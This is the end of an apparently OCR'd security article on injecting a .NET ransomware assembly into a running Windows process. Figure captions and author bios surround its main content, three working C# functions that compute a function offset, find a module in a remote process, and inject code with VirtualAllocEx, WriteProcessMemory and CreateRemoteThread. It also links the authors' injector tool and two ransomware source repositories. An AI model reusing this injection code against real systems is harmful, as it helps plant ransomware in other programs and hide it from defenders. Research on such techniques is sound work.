
.NET Assembly Module (red), .NET Runtime Execution Engine (blue) and .NET Dependences (Orange)

Threads



C++ CLR Runtime Loader Thread into Target Process (red)

Handles



.NET Ransomwares Handle (red)

Additional .Net Functions

There is our 3 required functions.

```
/// <summary>
/// Get Target Function OffSet
/// </summary>
/// <param name="libraryPath">Full Library Path</param>
/// <param name="targetFunctionName"></param>
/// <returns></returns>
static uint GetFunctionOffSet(String libraryPath, String targetFunctionName)
{
      // Load the Library
IntPtr libHandle = LoadLibrary(libraryPath);

// Get Target Function Address
IntPtr functionPtr = GetProcAddress(libHandle, targetFunctionName);

// Compute the OffSet Between the Library Base Address and the Target Function inside the Binary
uint offset = (uint)functionPtr.ToInt32() - (uint)libHandle.ToInt32();

// Unload Library from Memory
FreeLibrary(libHandle);

return offset;
}

/// <summary>
/// Find the "moduleName" into Remote Process
/// </summary>
/// <param name="targetProcessHandle">Target Process Handler</param>
/// <param name="moduleName">Desired Module Name</param>
/// <returns></returns>
static IntPtr FindRemoteModuleHandle(IntPtr targetProcessHandle, String moduleName)
```

```
{
MODULEENTRY32 moduleEntry = new MODULEENTRY32()
{
    dwSize = (uint)Marshal.SizeOf(typeof(MODULEENTRY32))
};

uint targetProcessId = GetProcessId(targetProcessHandle);

IntPtr snapshotHandle = CreateToolhelp32Snapshot(
    SnapshotFlags.Module | SnapshotFlags.Module32,
    targetProcessId
);

// Check if is Valid
if (!Module32First(snapshotHandle, ref moduleEntry))
{
    CloseHandle(snapshotHandle);
    return IntPtr.Zero;
}

// Enumerate all Modules until find the "moduleName"
while (Module32Next(snapshotHandle, ref moduleEntry))
{
    if (moduleEntry.szModule == moduleName)
    {
        break;
    }
}

// Close the Handle
CloseHandle(snapshotHandle);

// Return if Success on Search
if (moduleEntry.szModule == moduleName)
{
    return moduleEntry.modBaseAddr;
}

return IntPtr.Zero;
}

/// <summary>
/// Inject the "functionPointer" with "parameters" into Remote Process
/// </summary>
/// <param name="processHandle">Remote Process Handle</param>
/// <param name="functionPointer">LoadLibraryW Function Pointer</param>
/// <param name="clrLoaderFullPath">DNCIClrLoader.exe Full Path</param>
static Int32 Inject(IntPtr processHandle, IntPtr functionPointer, String parameters)
{
// Set Array to Write
byte[] toWriteData = Encoding.Unicode.GetBytes(parameters);

// Compute Required Space on Remote Process
uint requiredRemoteMemorySize = (uint)(
    (toWriteData.Length) * Marshal.SizeOf(typeof(char))
) + (uint)Marshal.SizeOf(typeof(char));

// Alocate Required Memory Space on Remote Process
IntPtr allocMemAddress = VirtualAllocEx(
    processHandle,
    IntPtr.Zero,
    requiredRemoteMemorySize,
    MEM_RESERVE | MEM_COMMIT,
    PAGE_READWRITE
);

// Write Argument on Remote Process
UIntPtr bytesWritten;
```

```
bool success = WriteProcessMemory(
    processHandle,
    allocMemAddress,
    toWriteData,
    requiredRemoteMemorySize,
    out bytesWritten
);

// Create Remote Thread
IntPtr createRemoteThread = CreateRemoteThread(
    processHandle,
    IntPtr.Zero,
    0,
    functionPointer,
    allocMemAddress,
    0,
    IntPtr.Zero
);

// Wait Thread to Exit
WaitForSingleObject(createRemoteThread, INFINITE);

// Release Memory in Remote Process
VirtualFreeEx(processHandle, allocMemAddress, 0, MEM_RELEASE);

// Get Thread Exit Code
Int32 exitCode;
GetExitCodeThread(createRemoteThread, out exitCode);

// Close Remote Handle
CloseHandle(createRemoteThread);

return exitCode;
```

Sources

DNCI – Dot Net Code Injector
https://github.com/guibacellar/DNCI

Bisquilla Ransomware and Dropper
https://github.com/guibacellar/BisquillaRansomware

NxRansomware
https://github.com/guibacellar/NxRansomware

About the Authors:

Th3 0bservator

Security Researcher and Machine Learning Specialist, researching in fraud detection, cyber espionage and artificial intelligence areas.

My preferred coding languages are C# (yes, I love C#) and Python. For Machine Learning and Artificial Intelligence, I use only Python for obvious reasons, and for C&C or Server Backbend's I'm feel comfortable with C#.

Blog: https://www.theobservator.net

Twitter: https://twitter.com/th3_0bservator

And remember, *Hacking is not about (only) a computer, is about mindset, is about way of life. Hacking is about inspire others to change the world*.

DbgShell

Malware Researcher, C/C++ Developer and Windows Internals for fun. A DFIR (Digital Forensics and Incident Response) and a lot of malware and kernel debuggging tricks.

My preferred tools and coding languages are C/C++, radare2, Capstone (ultimate disassembly).

Blog: https://medium.com/@DebugActiveProcess

Twitter: https://twitter.com/DbgShell